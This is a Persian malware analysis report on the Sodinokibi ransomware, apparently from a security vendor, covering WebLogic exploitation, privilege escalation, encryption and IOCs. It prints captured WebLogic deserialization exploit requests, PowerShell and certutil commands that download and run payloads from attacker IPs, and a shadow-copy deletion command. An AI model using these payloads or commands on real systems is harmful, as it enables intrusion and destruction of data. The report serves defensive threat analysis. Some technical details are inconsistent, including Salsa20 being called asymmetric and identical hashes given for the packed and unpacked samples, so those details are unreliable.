

# تحلیل باج افزار Sodin

تاریخ گزارش: ۱۸ تیر ۱۳۹۸

## مقدمه

باج افزار Sodinokibi که به تازگی مورد مشاهده و رصد آزمایشگاه تحلیل بدافزار کی پاد قرار گرفته است، برخلاف باج افزارهای دیگر اقدام به بهره برداری از آسیب پذیری WebLogic Server اوراکل<sup>۱</sup> کرده است. از آنجایی که پورتال های بسیاری در حال استفاده از سرویس WebLogic اوراکل هستند، و همچنین بهره برداری از آسیب پذیری این محصول نیاز به تعامل با کاربران ندارد، این باج افزار در ادامه می تواند طیف وسیعی از اهداف را مورد بهره برداری و نفوذ قرار بدهد.

علاوه بر استفاده از آسیب پذیری WebLogic اوراکل برای نفوذ به طیف وسیعی از سامانه ها، این باج افزار همچنین از آسیب پذیری ویندوز با شناسه CVE-2018-8453 برای افزایش سطح دسترسی خود بر روی سامانه های مورد نفوذ قرار گرفته استفاده می کند. این آسیب پذیری در مولفه Win32k سامانه عامل ویندوز ۷ تا ویندوز ۱۰ و همچنین نسخه های سرور سامانه عامل ویندوز قابل بهره برداری است.

بعد از اینکه این باج افزار با استفاده از آسیب پذیری WebLogic اوراکل سامانه ای را مورد نفوذ قرار می دهد، و همچنین سطح دسترسی خود را با موفقیت افزایش دهد، با استفاده از فرامین پاورشل اقدام به دانلود پیلوهای مخرب خود می کند. در نهایت بعد از آلودگی سامانه هدف، حذف کپی های پنهان (Shadow Copies) و رمزنگاری فایل ها به صورت موفقیت آمیز درخواست ۱۵۰۰ تا ۲۵۰۰ دلار باج در قالب بیت کوین از قربانی خود می کند. در ادامه به تحلیل جزئیات این باج افزار خواهیم پرداخت.

<sup>۱</sup> این آسیب پذیری با شناسه KA-9804152 مستندسازی شده است.

# مشخصات باج افزار

در جدول زیر، مشخصات کلی باج افزار Sodinokibi به صورت خلاصه آورده شده است. در ادامه، تحلیل این بدافزار که از خانواده باج افزارها به شمار می رود، با جزئیات دقیق تری آورده شده است.

FB68A02333431394A9A0CDBFF3717B24

1399BF98A509ADB07663476DEE7F9FEE571E09F3

سامانه عامل ویندوز شرکت مایکروسافت

باج افزار «Ransomware»

این باج افزار از یک رویکرد رمزنگاری هیبریدی استفاده می کند: محتویات فایل ها با الگوریتم استریم Salsa20 و کلیدهای آن با الگوریتم رمزنگاری منحنی بیضوی (ECC) رمزنگاری می شود.

در حال حاضر، برای باج افزار Sodinokibi و فایل های رمزنگاری شده توسط این باج افزار با فرمت «تصادفی» رمزگشایی ارائه نشده است.

این باج افزار برای پک و مبهم سازی فایل اجرایی خود از پکر UPX استفاده کرده است.

این باج افزار اکنون توسط محصول ضد باج افزار کی پاد «رنسام پاد» قابل شناسایی است.

شناسه MD5

شناسه SHA-1

پلتفرم هدف

نوع بدافزار

الگوریتم رمزنگاری

رمزگشای باج افزار

پکر فایل اجرایی

رنسام پاد

## فهرست

- ۱..... مقدمه
- ۲..... مشخصات باج افزار
- ۴..... تحلیل باج افزار Sodin
- ۴..... استفاده از آسیب پذیری WebLogic
- ۶..... دستورات پاورشل
- ۹..... افزایش سطح دسترسی با آسیب پذیری مولفه Win32k
- ۱۰..... طرح رمزنگاری باج افزار
- ۱۰..... نتیجه گیری
- ۱۱..... نشانه نفوذگر «IOC»

# تحلیل باج افزار Sodin

از آنجایی که این باج افزار اخیراً شناسایی شده است و همچنین از آسیب پذیری های متنوعی برای گسترش خود در سطح یک شبکه استفاده می کند، در این مقاله به تحلیل و همچنین ساختاریابی این بدافزار از خانواده باج افزارها خواهیم پرداخت. همانطور که در ابتدای مقاله ذکر شد، این باج افزار مانند نمونه های قبلی از الگوریتم Salsa20 برای رمزنگاری سریع داده ها استفاده کرده است که قبلاً توسط باج افزار پتایا «Petaya» مورد استفاده قرار گرفته بود و اکنون این رویکرد رمزنگاری توسط باج افزارهای دیگر مانند GandCrab و Sodin و ... مورد استفاده قرار گرفته است. در ادامه این باج افزار کلیدهای رمزنگاری فایل ها را با الگوریتم رمزنگاری منحنی بیضوی (ECC) رمزنگاری می کند.

## استفاده از آسیب پذیری WebLogic

با توجه به بررسی هایی که صورت گرفته است، اکنون مهاجمان در حال بهره برداری از ضعف امنیتی WebLogic اوراکل (این آسیب پذیری با کد KA-9804152 توسط کی پاد مستندسازی شده است) بر روی سامانه های آسیب پذیر هستند تا در ادامه بتوانند نوعی جدید از باج افزار با نام Sodinokibi را بر روی آن ها نصب کنند.

بعد از اینکه باج افزار با موفقیت بر روی سامانه آسیب پذیر نصب شد، در گام بعد فرایند رمزنگاری محتویات دیرکتوری های قربانی با الگوریتم Salsa20 شروع می شود. شایان ذکر است، این بدافزار برای اینکه بازایی فایل ها دشوارتر شود، در ادامه کپی های پنهان (Shadow Copies) ویندوز را حذف می کند.

اوراکل آسیب پذیری WebLogic را وصله کرده است و با به روزرسانی این محصول به آخرین وصله های امنیتی ارائه شده می توان این تهدید را رفع کرد، اما اگر این آسیب پذیری بر روی محصول مذکور برطرف نشده باشد، به سادگی قابل بهره برداری است زیرا هر کسی که دسترسی HTTP به سرور WebLogic داشته باشد، می تواند این آسیب پذیری را مورد بهره برداری قرار بدهد.

شایان ذکر است، اولین مشاهدات نفوذگری به واسطه آسیب پذیری سرور WebLogic اوراکل توسط مهاجمان پشت باج افزار Sodin در ۵ اردیبهشت توسط آزمایشگاه پایش تهدیدات کی پاد مشاهده شد. روز بعد، ۶ اردیبهشت ۹۸ اوراکل برای این آسیب پذیری وصله امنیتی ارائه کرد.

در تصویر ۱ درخواست مهاجمان برای بررسی آسیب پذیری یک سرور WebLogic اوراکل نمایش داده شده است، در ادامه مهاجمان با ایجاد یک درخواست HTTP از نوع AsyncResponderService به سرور WebLogic اوراکل تلاش به دانلود درایر بدافزار خود کرده بودند.

```

POST /_async/AsyncResponseService HTTP/1.1
Host: 
Connection: close
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
cache-control: no-cache
Cookie: sidebar_collapsed=false
X-Forwarded-For: 
Upgrade-Insecure-Requests: 1
Content-Type: text/xml
Content-Length: 1832
WL-Proxy-Client-IP: 209.58.176.183

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:wsa="http://www.w3.org/2005/08/addressing"
xmlns:asy="http://www.bea.com/async/AsyncResponseService"> <soapenv:Header>
<wsa:Action>xx</wsa:Action><wsa:RelatesTo>xx</wsa:RelatesTo><work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/"><java
version="1.4.0" class="java.beans.XMLDecoder">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>cmd.exe</string>
</void>
<void index="1">
<string>c</string>
</void>
<void index="2">
<string>net time /domain >
servers/AdminServer/tep/_ML_internal/bea_wls9_async_response/8tpkys/war/e87ebbaed6f97f26e222e030eddbad1c.ico</string>
</void>
</array>
</void method="start"/></void>
</java>
</work:WorkContext></soapenv:Header><soapenv:Body><asy:onAsyncDelivery/></soapenv:Body></soapenv:Envelope>HTTP/1.1 202 Accepted
Connection: close
Date: Thu, 25 Apr 2019 10:45:02 GMT
Content-Length: 0
X-Powered-By: Servlet/2.5 JSP/2.1

```

تصویر ۱: بررسی آسیب‌پذیری هدف به ضعف امنیتی WebLogic

```

POST /_async/AsyncResponseService HTTP/1.1
Host: 
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3239.84 Safari/537.36
Content-Type: text/xml; charset=UTF-8
Content-Length: 1129
X-Forwarded-For: 
WL-Proxy-Client-IP: 

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:wsa="http://www.w3.org/2005/08/addressing" xmlns:asy="http://
www.bea.com/async/AsyncResponseService">
<soapenv:Header>
<wsa:Action>xx</wsa:Action>
<wsa:RelatesTo>xxx</wsa:RelatesTo>
<work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>cmd</string>
</void>
<void index="1">
<string>c</string>
</void>
<void index="2">
<string>powershell.exe wget http://45.55.211.79/.cache/untitled.exe -outfile %TEMP%/untitled.exe&amp;cmd.exe /c %TEMP%\
untitled.exe</string>
</void>
</array>
<void method="start"/></void>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body>
<asy:onAsyncDelivery/>
</soapenv:Body>
</soapenv:Envelope>HTTP/1.1 202 Accepted
Date: Fri, 26 Apr 2019 20:51:45 GMT
Content-Length: 0
X-Powered-By: Servlet/2.5 JSP/2.1

```

تصویر ۲: دانلود فایل باج‌افزار Sodin

با توجه به تحلیل باج افزارهای صورت گرفته در شرکت کی پاد، مشاهده شده است عموم آن‌ها برای انجام عملیات رمزنگاری و مخرب خود نیاز به تعامل حداقلی با کاربر مانند باز کردن یک فایل پیوست شده به درون یک ایمیل، باز کردن یک لینک، اجرای یک فایل مخرب و ... دارند، اما در نمونه باج افزار Sodin نیاز به تعامل با کاربر نیست.

در نمونه باج افزار Sodin، مهاجمان با استفاده از آسیب پذیری WebLogic موجب می‌شوند سرور آسیب پذیر به صورت خودکار فایل اجرایی مخرب این بدافزار را دانلود کند و در نهایت بر روی سامانه اجرا شود. از آنجایی که این باج افزار نیاز به تعامل با اهداف ندارد، و همچنین سرویس WebLogic به صورت گسترده مورد استفاده قرار گرفته است، این باج افزار توانسته است به سرعت خودش را گسترش بدهد.

## دستورات پاورشل

با توجه به بررسی‌هایی که صورت گرفته است، درخواست‌های مهاجمان از آدرس 130.61.54.136 ایجاد شده بودند. در بین این درخواست‌ها، یک درخواست POST پروتکل HTTP شامل پارامترهایی برای cmd.exe شده بود که در ادامه موجب فراخوانی پاورشل «PowerShell» و دانلود فایلی با نام radm.exe می‌شود. هنگامی که فایل مورد نظر بر روی سامانه آسیب پذیر دانلود و ذخیره‌سازی گردد، در نهایت بر روی آن اجرا خواهد شد و پروسه رمزنگاری فایل‌ها آغاز می‌شود. در زیر، این پارامترهای نمایش داده شده است:


```
cmd /c powershell.exe wget http://188.166.74.218/radm.exe -outfile %TEMP%/radm.exe&cmd.exe /c %TEMP%\\radm.exe
```

علاوه بر استفاده از پاورشل، در حین تحلیل این بدافزار مشاهده کردیم که مهاجمان ابزار certutil را به cmd برای دانلود یک فایل عبور داده‌اند. در زیر، جزئیات این فرمان نمایش داده شده است:

```
cmd /c cmd.exe /c certutil.exe -urlcache -split -f http://188.166.74.218/radm.exe %TEMP%/radm.exe&cmd.exe /c %TEMP%\\radm.exe
```

علاوه بر فایل radm.exe، با بررسی فرامین certutil و پاورشل، مشاهده کردیم که این بدافزار فایل‌های دیگری با نام‌های office.exe، radm.exe، untitled.exe از آدرس 218.165.74.218 دانلود و بر روی سامانه هدف خود بارگزاری می‌کند.

بعد از دانلود فایل‌های مذکور، آن‌ها بر روی سامانه هدف مورد نفوذ قرار گرفته اجرا می‌شوند تا فایل‌های روی سامانه رمزنگاری شوند. شایان ذکر است، فایل‌های مذکور با پکر UPX رمزنگاری شده‌اند که یک پکر رایگان و قابل دسترس برای عموم افراد است. در تصویر ۳، مشخصات فایل untitled.exe نمایش داده شده است که بعد از بارگزاری روی سامانه قربانی، عمل رمزنگاری فایل‌ها را انجام می‌دهد.



تصویر ۳: مشخصات فایل اجرایی باج افزار Sodin

همانطور که ذکر شد، بعد از دانلود و بارگزاری فایل های اجرایی باج افزار Sodin، در ادامه فایل untitled.exe اجرا خواهد شد که وظیفه رمزنگاری فایل ها را بر عهده دارد. در ادامه این فایل اجرایی، از cmd.exe استفاده کرده و ابزار vssadmin.exe را اجرا می کند.

این باج افزار با اجرای vssadmin.exe کپی های مخفی «Shadow Copies» ویندوز را حذف می کند تا در ادامه دیگر نتوان فایل ها را بازیابی کرد. این رویکرد توسط عموم باج افزارها استفاده می شود تا عمل بازیابی فایل ها دشوار (در برخی شرایط ناممکن) شود.

4.02.43.	untitled.exe	1708	CreateFile	SUCCESS	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes: n/a, ShareMode: Read, Write, Delete, AllocationSize: n/a, OpenResult: Opened
4.02.43.	untitled.exe	1708	QueryBasicInfo	SUCCESS	CreationTime: 6/24/2019 6:41:30 PM, LastAccessTime: 7/9/2019 3:58:25 PM, LastWriteTime: 7/9/2019 3:58:25 PM, ChangeTime: 7/9/2019 3:58:25 PM, FileAttributes: RD
4.02.43.	untitled.exe	1708	CloseFile	SUCCESS	
4.02.43.	untitled.exe	1708	CreateFile	SUCCESS	Desired Access: Read Data/List Directory, Execute/Traverse, Read Attributes, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a, ShareMode: Read, Delete, AllocationSize: n/a, OpenResult: O
4.02.43.	untitled.exe	1708	CreateFileMap	FILE LOCKED WITH...	Sync Type: SyncTypeCreateSection, PageProtection
4.02.43.	untitled.exe	1708	QueryStandard	SUCCESS	AllocationSize: 303,104, EndOfFile: 302,592, NumberOfLinks: 2, DeletePending: False, Directory: False
4.02.43.	untitled.exe	1708	ReadFile	SUCCESS	Offset: 0, Length: 4,096, IO Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
4.02.43.	untitled.exe	1708	ReadFile	SUCCESS	Offset: 296,424, Length: 7,188, IO Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
4.02.43.	untitled.exe	1708	CreateFileMap	SUCCESS	Sync Type: SyncTypeOther
4.02.43.	untitled.exe	1708	RegOpenKey	NAME NOT FOUND	Desired Access: Query Value, Enumerate Sub Keys
4.02.43.	untitled.exe	1708	ReadFile	SUCCESS	Offset: 107,520, Length: 32,768, IO Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
4.02.43.	untitled.exe	1708	ReadFile	SUCCESS	Offset: 261,120, Length: 16,384, IO Flags: Non-cached, Paging I/O, Synchronous Paging I/O, Priority: Normal
4.02.43.	untitled.exe	1708	QueryNameInfo	SUCCESS	Name: \Windows\SysWOW64\cmd.exe
4.02.43.	untitled.exe	1708	Process Create	SUCCESS	PID: 2990, Command Line: "C:\Windows\System32\cmd.exe" /c vssadmin.exe Delete Shadows /All /Quiet & cd /d %SystemDrive% & bootstatpolicy ignoreallfiles
4.02.43.	untitled.exe	1708	RegOpenKey	REPARSE	Desired Access: Query Value

### تصویر ۴: حذف فایل‌های کپی مخفی توسط باج‌افزار

در ادامه وقتی کپی‌های مخفی «Shadow Copies» مکانیزم بازیابی ویندوز حذف شد و اطلاعات بر روی دیسک هم با موفقیت رمزنگاری شدند، تصویر پیش زمینه دسکتاپ با یک تصویر حاوی اشاره به فایل راهنمای باج‌خواهی این باج‌افزار تغییر می‌کند تا فایل مذکور را مطالعه کنید و باج خواسته شده را به آدرس کیف پول آن‌ها پرداخت کنید.




### تصویر ۵: تغییر تصویر پیش‌زمینه دسکتاپ و متن باج‌خواهی



## افزایش سطح دسترسی با آسیب‌پذیری مولفه Win32k

باچ‌افزار Sodin، علاوه بر اینکه از آسیب‌پذیری سرور WebLogic اوراکل برای نفوذ به سامانه‌های آسیب‌پذیر استفاده می‌کند، بعد از اینکه وارد سامانه‌عامل هدف خود شد، از آسیب‌پذیری دیگری برای افزایش سطح دسترسی خود بهره می‌برد. آسیب‌پذیری که باچ‌افزار Sodin برای افزایش سطح دسترسی خود استفاده می‌کند، درای شناسه CVE-2018-8453 است و در مولفه Win32k ویندوز وجود دارد.


بعد از اجرای این اکسپلویت مبتنی بر نوع معماری پردازنده‌ای که وجود دارد (این اکسپلویت برای دو معماری ۳۲ بیتی و ۶۴ بیتی به صورت مجزا در پروسه باچ‌افزار تعبیه شده است)، پروسه اجرایی باچ‌افزار بالاترین سطح دسترسی ممکن را به دست می‌آورد. در تصویر ۶ رویه اجرای اکسپلویت افزایش سطح دسترسی این باچ‌افزار مبتنی بر معماری پردازنده سامانه‌عامل مذکور آورده شده است.



تصویر ۶: بلاک شناسایی معماری پردازنده و اجرای اکسپلویت افزایش سطح دسترسی

## طرح رمزنگاری باج افزار

همانطور که در ابتدا ذکر شد، این باج افزار از یک الگوی هیبریدی برای رمزنگاری استفاده می کند. این باج افزار محتویات فایل ها را با الگوریتم استریم نامتقارن Salsa20 رمزنگاری کرده و در ادامه کلیدهای رمزنگاری را هم با الگوریتم رمزنگاری منحنی بیضوی (ECC) رمزنگاری می کند. از آنجایی که برخی از اطلاعات رمزنگاری در رجیستری توسط این باج افزار ذخیره شده است، با رفتن به رجیستری برخی از اطلاعات مذکور رمزنگاری این باج افزار را می توانید مشاهده کنید. تصویر ۷ نمایانگر اطلاعات ذخیره شده رمزنگاری این باج افزار است.



تصویر ۷: اطلاعات رمزنگاری ذخیره شده توسط باج افزار درون رجیستری

## نتیجه گیری

این حمله مهم است زیرا مهاجمان پشت توسعه این باج افزار از زیرودی WebLogic اوراکل برای انتشار باج افزار خود و همچنین زیرودی دیگری برای افزایش سطح دسترسی خود بر روی یک سامانه استفاده کرده اند. اگرچه اکنون مشتریان و کاربران محصول ضد باج افزار رنسام پاد شرکت کی پاد در مقابل حمله این باج افزار ایمن هستند، اما در هر صورت این باج افزار تهدید جدی برای کاربران دیگر است.

از همین روی توصیه می شود علاوه بر نصب ضد باج افزار رنسام پاد، آسیب پذیری سرور WebLogic را با به روزرسانی به آخرین وصله های امنیتی رفع کنید و همچنین با به روزرسانی سامانه عامل ویندوز به آخرین وصله های امنیتی سامانه خود را در مقابل حمله این باج افزار به نهایت ایمنی برسانید.

Name:	Hash
W32/Sodin - Packed	1ce1ca85bff4517a1ef7e8f9a7c22b16
W32/Sodin - Unpacked	1ce1ca85bff4517a1ef7e8f9a7c22b16
Samples:	0fa207940ea53e2b54a2b769d8ab033a6b2c5e08c78bf4d7dade79849960b54d34dffdb04ca07b014cdaee857690f86e490050335291ccc84c94994fa91e016074bc2f9a81ad2cc609b7730dbabb146506f58244e5e655cbb42044913384a6ac95ac3903127b74f8e4d73d987f5e3736f5bdd909ba756260e187b6bf53fb1a05fa2bccdb9db2583c2f9ff6a536e824f4311c9a8a9842505a0323f027b8b51451
URLs	http://188.166.74[.]218/office.exe http://188.166.74[.]218/radm.exe http://188.166.74[.]218/untitled.exe http://45.55.211[.]79/.cache/untitled.exe
Ips	130.61.54.136 45.55.211.79 188.166.74.218

جدول ۳: نشان نفوذ «IOC»